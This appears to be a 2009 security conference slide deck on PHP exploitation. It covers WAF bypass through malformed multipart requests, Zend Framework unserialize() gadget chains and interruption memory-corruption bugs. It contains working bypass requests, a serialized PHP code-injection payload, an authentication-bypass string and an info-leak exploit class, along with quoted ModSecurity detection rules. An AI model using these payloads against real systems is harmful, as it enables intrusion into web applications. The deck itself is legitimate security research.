

Shocking News in PHP Exploitation

당신을 놀라게 할 충격적인 PHP 익스플로잇 기술들

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Who am I?

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Topics

- Web Application Firewall Bypass Vulnerabilities
- PHP Application Vulnerabilities Exploiting an old friend of mine
- PHP Interruptions Vulnerabilities in the light of recent fixes



Part I

Web Application Firewall Bypass Vulnerabilities

a.k.a. poking holes in the first line of pseudo defense

Web Application Firewalls (I)

- promise the cheap win in web security
- try to detect malicious HTTP requests and log/block them
- try to create one parser that matches all parsers used by web technologies #fail
- some rely on rulesets to detect known attack patterns
- other try to detect known good requests



Web Application Firewalls (II) - Attacks

- Attacking Rules
 - obfuscate payload to not match rules
 - exploit weaknesses in rules
- Attacking Parsers
 - manipulate HTTP requests to fool WAFs
 - exploit bufferoverflows / memory corruptions

ModSecurity CORERULES

- standard ruleset for ModSecurity installations
- contains a lot of rules to detect attacks
- rules shown to be ineffective by Eduardo Vela Nava and David Lindsay at BlackHat USA 2009
- nowadays also rips ^H^H^H contains the PHPIDS rules

ModSecurity CORERULES - PHPIDS Ruleset (I)

```
Core ModSecurity Rule Set ver.2.0.2
 Copyright (C) 2006-2009 Breach Security Inc. All rights reserved.
 The ModSecuirty Core Rule Set is distributed under GPL version 2
 Please see the enclosed LICENCE file for full details.
 PHP-IDS rules (www.php-ids.org)
 https://svn.php-ids.org/svn/trunk/lib/IDS/default filter.xml
 Identify Comment Evasion Attempts
SecRule REQUEST URI|REQUEST BODY|XML:/* "(?:\<!-|-->|\/\*|\*\/|\/\/\W*\w+\s*$)" "phase:
2, capture, t:none, t:htmlEntityDecode, t:compressWhiteSpace, t:lowercase, ctl:auditLogParts=
+E, block, nolog, auditlog, msg: 'Comment Evasion Attempt', tag: 'WEB ATTACK/EVASION', logdata: '%
{TX.0}', severity: '4', setvar: 'tx.msg=%{rule.msg}', setvar: tx.anomaly score=+10, setvar: tx.%
{rule.id}-WEB ATTACK/EVASION-%{matched var name}=%{matched var}"
SecRule REQUEST URI|REQUEST BODY|XML:/* "(?:--[^-]*-)" "phase:
2, capture, t:none, t:htmlEntityDecode, t:compressWhiteSpace, t:lowercase, ctl:auditLogParts=
+E, block, nolog, auditlog, msg: 'Comment Evasion Attempt', tag: 'WEB ATTACK/EVASION', logdata: '%
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{rule.id}-WEB ATTACK/EVASION-%{matched var name}=%{matched var}"
```

ModSecurity CORERULES - PHPIDS Ruleset (II)

```
# Attack Signatures
SecRule REQUEST BODY | REQUEST URI RAW | XML: / * "(?: \<\w *:?\s(?: [^\>] *) t(?!rong)) | (?: \< scri) |
(<\w+:\w+) " "phase:
2, capture, t:none, t:urlDecodeUni, t:htmlEntityDecode, t:replaceComments, t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects obfuscated script
tags and XML wrapped HTML',id:'phpids-33',tag:'WEB ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly score=+20,setvar:tx.%
{rule.id}-WEB ATTACK-%{matched var name}=%{matched var}"
SecRule REQUEST BODY|REQUEST URI RAW|XML:/* "(?:[^{w}_s=]on(?!g\>)\w+[^{+} +-]*=[^{+}]+(?:
\\W|\>)?)" "phase:
2, capture, t:none, t:urlDecodeUni, t:htmlEntityDecode, t:replaceComments, t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB ATTACK',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%
{rule.msg}', setvar:tx.anomaly score=+20, setvar:tx.%{rule.id}-WEB ATTACK-%
{matched var name}=%{matched var}"
SecRule REQUEST BODY | REQUEST URI RAW | XML: /* "(?:[\w.-]+@[\w.-]+%(?:[01][\db-ce-f])+\w+:)"
"phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects common mail header
injections',id:'phpids-63',tag:'WEB ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly score=+20,setvar:tx.%
{rule.id}-WEB ATTACK-%{matched var name}=%{matched var}"
SecRule REQUEST BODY | REQUEST URI RAW | XML: /* "(?:, \s*(?:alert | showmodaldialog | eval) \s*,) |
(?::\s*eval\s*[^{\s}]) | ([^:\s\sqrt{w},.\sqrt{?}+-]\s*)?(?<![a-z\/_@]) (\s*return\s*)?(?:(?:documen...
```

```
SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?!g
\>)\w+[^=_+-]*=[^$]+(?:\W|\>)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-
WEB_ATTACK-%{matched_var_name}=%{matched_var}"
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- variables the rule is applied to
- regular expression
- phase the rule is executed in
- transformation functions
- action, message, id, tag, logging, scoring

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s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
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handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
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Bypassing the Rule (I)

- REQUEST_BODY
 - is emtpy for multipart/form-data POST request
 - converted PHPIDS rules will not find any attack
 in POSTs if content-type header says multipart/form-data
 - also affects most other CORERULES
 - no protection at all

Bypassing the Rule (II)

- Rules apply all transformation functions first
 - t:none reset
 - t:urlDecodeUni url decoding with unicode support
 - t:htmlEntityDecode decodes HTML entities
 - t:replaceComments removes all comments
 - t:compressWhitespace compresses whitespace



Bypassing the Rule (III)

• t:none

index.php?x=%2F*&var='+UNION+SELECT+*+FROM+user+%26%23x2f*

t:urlDecodeUni

index.php?x=/*&var=' UNION SELECT * FROM user /*

t:urlHtmlEntityDecode

index.php?x=/*&var=' UNION SELECT * FROM user /*

t:replaceComments

index.php?x=

<- ModSecurity cannot find any attack in here

modsecurity.conf-minimal vs. CORERULES

modsecurity.conf-minimal warns

```
# By default be strict with what we accept in the multipart/form-data
# request body. If the rule below proves to be too strict for your
# environment consider changing it to detection-only. You are encouraged
# _not_ to remove it altogether.
SecRule MULTIPART_STRICT_ERROR "!@eq 0" \
"phase:2,t:none,log,deny,msg:'Multipart request body \
failed strict validation: \
PE %{REQBODY_PROCESSOR_ERROR}, \
BQ %{MULTIPART_BOUNDARY_QUOTED}, \
BW %{MULTIPART_BOUNDARY_WHITESPACE}, \
DB %{MULTIPART_DATA_BEFORE}, \
DA %{MULTIPART_DATA_AFTER}, \
HF %{MULTIPART_HEADER_FOLDING}, \
LF %{MULTIPART_LF_LINE}, \
SM %{MULTIPART_SEMICOLON_MISSING}'"
```

- rule not defined in CORERULES
- → installing only CORERULES leaves you vulnerable

Fun with multipart/form-data requests (I)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=---xxxx
 ----xxxx
Content-Disposition: form-data; name="msg"
Speaking about wget triggers modsecurity
 ----xxxx
Content-Disposition: form-data; name="multi"
submit
-----xxxx--
```

Fun with multipart/form-data requests (II)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=---xxxx
-----xxxx--
 ----xxxx
Content-Disposition: form-data; name="msg"
With only CORERULES installed you can speak about wget
   ---xxxx
Content-Disposition: form-data; name="multi"
submit
-----xxxx--
```

Fun with multipart/form-data requests (III)

Did I mention that...

MULTIPART_STRICT_ERROR does not protect you either

ModSecurity's paranoid multipart/form-data parser can be tricked

commercial WAFs are broken even more



Fun with multipart/form-data requests (IV)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=---xxxx
 ----xxxx
Content-Disposition: form-data; name=';filename="';name=payload;"
For ModSecurity I am a file - bypassing all rules
----xxxx
Content-Disposition: form-data; name="multi"
submit
-----xxxx--
```

Fun with multipart/form-data requests (V)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=---xxxx
 ----xxxx
Content-Disposition: form-data; name=';filename="';name=payload;"
For PHP I am a normal variable
----xxxx
Content-Disposition: form-data; name="multi"
submit
-----xxxx--
```

F5 BIGIP ASM

Remeber that...

commercial WAFs are broken even more

Following F5 BIGIP ASM vulnerability was reported in August to F5...



multipart/form-data - F5 BIGIP ASM's view

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=---, xxxx
----, xxxx
Content-Disposition: form-data; name="img";
                            filename= "imq.qif"
GIF89a...
Content-Disposition: form-data; name="payload1"
Content-Disposition: form-data; name="payload2"
 ----, xxxx-
```

multipart/form-data - PHP's view

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=---,xxxx
----, xxxx
Content-Disposition: form-data; name="imq";
                            filename= "imq.qif"
GIF89a...
Content-Disposition: form-data; name="payload1"
Content-Disposition: form-data; name="payload2"
-----, xxxx--
```

Part II

PHP Application Vulnerabilities - Exploiting an old friend

PHP's unserialize() (I)

deserializes serialized PHP variables

```
a:3:{i:5;0:9:"TestClass":2:{s:7:"\0*\0pro1";i:123;s:
15:"\0TestClass\0pro2";i:123;}i:123;b:1;i:1337;a:3:{i:0;N;i:
1;i:5;i:2;a:1:{i:0;0:10:"OtherClass":4:{s:16:"\0OtherClass\0pro2";s:3:"ABC";s:
16:"\0OtherClass\0pro3";R:2;s:16:"\0OtherClass\0pro4";N;}}}
```

supported variable types (extract)

```
N;
b:1;
i:5;
s:5:"ABCDE";
S:5:"\65\66\67\68\69";
a:3:{...}
O:9:"TestClass":1:{...}
R:1;
```

PHP's unserialize() (II)

- should never be used on user input
- because when used can lead to low and high level vulnerabilities
- has been used in popular open source projects like phpBB2
- is still used in many closed source projects
- and some open source projects
 e.g. Zend Server, Magento, PHP-IDS, ...



PHP's unserialize() (III)

- is an old friend of mine
 - MOPB-29-2007:PHP 5.2.1 unserialize() Information Leak Vulnerability http://www.php-security.org/MOPB/MOPB-29-2007.html
 - MOPB-05-2007:PHP unserialize() 64 bit Array Creation Denial of Service Vulnerability http://www.php-security.org/MOPB/MOPB-05-2007.html
 - MOPB-04-2007:PHP 4 unserialize() ZVAL Reference Counter Overflow http://www.php-security.org/MOPB/MOPB-04-2007.html
 - Advisory 09/2006: PHP unserialize() Array Creation Integer Overflow http://www.hardened-php.net/advisory 092006.133.html
 - Advisory 01/2004 PHP unserialize() Negative Reference Memory Corruption Vulnerability and PHP unserialize() Reference To Dangling Pointers Memory Corruption Vulnerability http://www.hardened-php.net/advisory_012004.42.html

PHP's unserialize() (IV)

still contains a simple Denial of Service Vulnerability

PHP's unserialize() (V)

Can lead to High Level Vulnerabilities

```
<?php
$data = unserialize($autologin);

if ($data['username'] == $adminName && $data['password'] == $adminPassword) {
    $admin = true;
} else {
    $admin = false;
}</pre>
```

Exploitable because == is used instead of ===

```
a:2:{s:8:"username";b:1;s:8:"password";b:1;}
```

PHP's unserialize() and Objects (I)

- can unserialize() objects
- will call __wakeup() on unserialized objects
- therefore a potential security problem
- no useful real world example because of
 - lack of __wakeup() methods
 - harmless __wakeup() methods



PHP's unserialize() and Objects (II)

- many people oversee new dangers since PHP 5
 - __destruct() method
 - object autoloading
- for years I was searching for a useful real world example
- only demo I did so far allowed to unlink() an arbitrary file

SektionEins unserialize() Research Project

- now in 2009 there is more and more object oriented PHP code
- more and more people use standard frameworks
- more and more objects come with __destruct() methods
- searching for a standard framework with useful __destruct() methods



unserialize() in Zend Framework Applications (I)

- Zend Framework contains
 - automatic autoload support
 - a lot of objects
 - some useless __wakeup() methods
 - a lot of useful __destruct() methods

unserialize() in Zend Framework Applications (II)

- SektionEins has developed generic exploits that can
 - upload arbitrary files
 - execute arbitrary PHP code (ZF >= 1.8.0)
 - send arbitrary emails (ZF >= 1.8.0)
 - include arbitrary files (ZF >= 1.9.0)

Disclaimer

- This is NOT a vulnerability in Zend Framework
- The vulnerability is that some applications based on Zend Framework still use unserialize() on user input
- Using PHP-IDS <= 0.6.2 in applications based on the Zend Eramework also made them vulnerable
- Will only show the file upload and file include exploit path
- Exploit path for direct PHP code execution keeps hidden for now



Zend_Pdf_ElementFactory_Proxy

Exploit based on Zend Framework 1.7.0 Exploit tries to be as easy as possible Exploit using only classes of the same tree would be more complex but possible

```
Zend_Pdf_ElementFactory_Proxy
_factory
```

Zend_Search_Lucene_Index_SegmentWriter_StreamWriter


```
class Zend Search Lucene Index SegmentWriter StreamWriter extends
Zend Search Lucene Index_SegmentWriter
 /**
  * Close segment, write it to disk and return segment info
   @return Zend Search Lucene Index SegmentInfo
  */
public function close()
                                      Zend_Search_Lucene_Index_SegmentWriter_StreamWriter
     if ($this-> docCount == 0) {
                                      docCount
         return null;
                                      directory
                                      fields
                                      files
     $this-> dumpFNM();
                                      name
     $this-> generateCFS();
     return new Zend Search Lucene Index SegmentInfo($this-> directory,
                             $this-> name,$this-> docCount,-1,null,true,true);
```

Zend_Search_Lucene_Index_SegmentWriter

```
abstract class Zend Search Lucene Index SegmentWriter
/**
  * Dump Field Info (.fnm) segment file
protected function dumpFNM()
     $fnmFile = $this-> directory->createFile($this-> name . '.fnm');
     $fnmFile->writeVInt(count($this-> fields));
     $nrmFile = $this-> directory->createFile($this-> name . '.nrm');
     // Write header
     $nrmFile->writeBytes('NRM');
     // Write format specifier
     $nrmFile->writeByte((int)0xFF);
     foreach ($this-> fields as $field) {
         $fnmFile->writeString($field->name);
         $fnmFile->writeByte(($field->isIndexed ? 0x01 : 0x00) |
                             ($field->storeTermVector ? 0x02 : 0x00));
         . . .
     $this-> files[] = $this-> name . '.fnm';
     $this-> files[] = $this-> name . '.nrm';
```

Putting it all together...

9:"\0*\0 files";O:8:"stdClass":0:{}}}



34: "Zend_Search_Lucene_Index_FieldInfo":1:{s:4:"name";s:24:"<?php phpinfo();die();?>";}}s:

Zend_Queue_Adapter_Activemq

```
class Zend Queue Adapter Activemq extends Zend Queue Adapter AdapterAbstract

/**
    * Close the socket explicitly when destructed
    *
    * @return void
    */
public function __destruct()
{
    // Gracefully disconnect
    $frame = $this->_client->createFrame();
    $frame->setCommand('DISCONNECT');
    $this->_client->send($frame);
    unset($this->_client);
}
```

```
Zend_Queue_Adapter_Activemq
_client
```

Zend_Queue_Stomp_Client_Connection

\$frame = new \$class();

```
class Zend Queue Stomp Client Connection
 implements Zend Queue Stomp Client ConnectionInterface
public function getFrameClass()
     return isset($this-> options['frameClass'])
         ? $this-> options['frameClass']
         : 'Zend Queue Stomp Frame';
                                                Zend_Queue_Stomp_Client_Connection
public function createFrame()
                                                _options[frameClass]
     $class = $this->getFrameClass();
     if (!class exists($class)) {
         require once 'Zend/Loader.php';
         Zend Loader::loadClass($class);
```

Putting it all together...

```
Zend_Queue_Adapter_Activemq
_client

Zend_Queue_Stomp_Client_Connection
_options[frameClass] = "/var/www/malicious"
```

Part III

Bypassing Recent Fixes against Interruption Vulnerabilities

Interruption Vulnerabilities (I)

- Vulnerabilities based on interrupting internal functions and manipulating the variables they work with
- Interrupting by
 - user space error handler
 - __toString() functions
 - user space handlers (session, stream, filter)
 - other user space callbacks
- Interruption leads to information leak, memory corruption, DOS

Interruption Vulnerabilities (II)

- Class of bugs first disclosed during "Month of PHP Bugs"
- Largely ignored until SyScan / BlackHat USA 2009
- "State of the Art Exploitation of Hardened PHP Environments"
- Vulnerabilities allow to construct stable local PHP exploits
- Help to overcome PHP internal and external protections

Interruption Vulnerabilities (III)

- explode() Information Leak Exploit
 - relies on CalltimePassByRef allowing to force pass by reference
 - fixed in PHP 5.2.11 by removing CalltimePassByRef
 - protection is solid a new info leak exploit is required

- usort() Memory Corruption Exploit
 - removes elements from array while it is sorted
 - → PHP 5.2.11 adds a copy on write protection
 - protection can be bypassed easily

Info Leak Vulnerability in serialize()

- when __sleep() returns non existant property names a PHP notice is generated
- error handler can modify the name before it is added to the serialized form
- not affected by call-time pass by reference

Exploiting serialize()

- setup an error handler that uses
 parse_str() to overwrite the
 string ZVAL with an array ZVAL
- create an __sleep() handler that returns a reference to a string instead of the property name
- create a string variable with a size that equals the bytes to leak
- call serialize()
- restore error handler to cleanup
- extract memory from serialized string

```
class exploit
    function error($a,$b)
        parse str("x=x",$this->string);
        return 1:
    function sleep()
        return array(&$this->string);
    function execute()
        $this->string = str repeat("A", 128);
        set error handler(array($this, "error"));
        $x = serialize($this);
        restore error handler();
        x = strstr(x, ":128:");
        x = substr(x, 6, 128);
        hexdump($x);
```

Information Leaked by a PHP Array


- sizeof(int) sizeof(long) sizeof(void *)
- → endianess (08 00 00 00 vs. 00 00 00 08)
- pointer to buckets
- → pointer to bucket array
- → pointer into code segment

Hexdump

```
typedef struct _hashtable {
   uint nTableSize;
   uint nTableMask;
   uint nNumOfElements;
   ulong nNextFreeElement;
   Bucket *pInternalPointer;
   Bucket *pListHead;
   Bucket *pListTail;
   Bucket **arBuckets;
   dtor_func_t pDestructor;
   zend_bool persistent;
   unsigned char nApplyCount;
   zend_bool bApplyProtection;
} HashTable;
```


usort() - Corrupting memory

- user space compare function removes an element from the _SESSION array (other arrays are copy on write protected)
- sorting function will sort a bucket that was already freed from memory
- reconstructed array will contain an uninitialized bucket in it




bucket 1

Memory corruption - what now?



Setting up the fake_bucket



Putting the fake_bucket in place

- clear_free_memory_cache() allocate many blocks from 1 to 200 bytes
- use global variables with long names so that they do not fit into the same bucket
- create a global string variable that holds the fake_bucket

Everything is in place

- _SESSION variable now contains our fake string
 - read and write access anywhere in memory

Part V

Demonstration



Time for questions...



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